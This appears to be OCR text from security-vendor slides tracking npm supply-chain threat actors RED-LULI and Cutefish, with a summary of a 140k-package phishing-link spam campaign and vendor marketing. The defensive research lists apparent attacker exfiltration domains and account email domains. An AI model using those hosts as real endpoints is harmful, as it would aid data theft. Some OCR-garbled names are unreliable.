

discord-lofy


discord-vilao













# RED-LULI

[About](#)


RED-LULI is a software supply chain threat actor which has published 1586 malicious packages. As Checkmarx uncovered, this attacker has demonstrated new techniques that power him with automated NPM account creation.


This open source project tracks RED-LULI's activity over time as there are evidence the actor is still active. All information provided here is intended for research purposes.

The original package evidence samples as they were published to NPM with related metadata are available to download on our GitHub page [github.com/checkmarx/red-luli](https://github.com/checkmarx/red-luli)




1586

Packages




909

User Accounts



12

Exfiltration Addresses




Publication Time

Username


☒ Single Username
 ☐ Multiple Username


Server

☒ All
 ☐ 63603.fuzzb.it
 ☐ 39a136c253479d505ff-d.vqan...
 ☐ ecmdevelny04a.m.pajedman...
 ☐ wchb8k9z8v.m.pajedman...
 ☐ 42a2d.23mal.ga
 ☐ 33mal.ga
 ☐ 425a2.rtl1.nl
 ☐ internet8.com
 ☐ r111.33mal.com
 ☐ cdc779796d000eapapple779...
 ☐ cdc779796d000eapapplemm...
 ☐ cdc779796d000eapapple779...



[illegible]




[About](#)



**Cutefish** is a software supply chain threat actor which has published **2532** malicious packages. As researchers uncovered, this attacker has demonstrated new techniques that power fun with automated NPM account creation.

This open source project tracks **cutefish**'s activity over time as there are evidence the actor is still active. All information provided here is intended for research purposes.


The original package evidence samples as they were published to NPM with related metadata are available to download on our GitHub page: [github.com/chenkmer/cutefish](https://github.com/chenkmer/cutefish)




**2532**  
 Packages



**2276**  
 User Accounts




**Publication Time**


**Username**

- ☒ Single Username
- ☒ Multiple Username

**Email Domain**

- ☒ All
- ☒ dobians.com.br
- ☒ gmail.com
- ☒ hush.net
- ☒ nashville.net
- ☒ slabo.it
- ☒ knowlegemal.com
- ☒ azpsite.com






# How 140k NuGet, NPM, and PyPi Packages Were Used to Spread Phishing Links

- \* Joint research of Checkmarx supply chain research team and illustra.io resulted with an anomaly discovered in the open-source ecosystem
- \* Over 144,000 packages were published to NuGet, NPM, and PyPi by the same threat actors
- \* Investigation revealed a new attack vector — attackers spam open-source ecosystem with packages containing links to phishing campaigns
- \* All packages and related user accounts were most likely created using automation
- \* The threat actors refer to retail websites with referral ids to benefit the threat actors with referral rewards.
- \* Our teams disclosed the findings in this report and most of the packages were unlisted.

# **Our software, our responsibility**



Don't take code  
from strangers  
without vetting





## We Collaborate For Securing The Software Supply Chain

Checkmarx

aqua

illustria

Rezilion

OX

cycode

scribe

snyk


MEND

citi

Cider  
paloalto

enso

VULCAN.







## THE INDUSTRY'S MOST COMPREHENSIVE APPSEC PLATFORM

Deployed  
Anywhere:



Single tenant  
Self  
Managed



SaaS Multi  
Tenant



Unified Dashboard & Reporting



Shared Enterprise Services

### FUSION



SAST



SCA



SCS



API  
Security



DAST



IaC  
Security



Container  
Security

#### APPLICATION LIFECYCLE:



Train



Design



Code



Check-In



Build



Test



Deploy



Go-Live



Feedback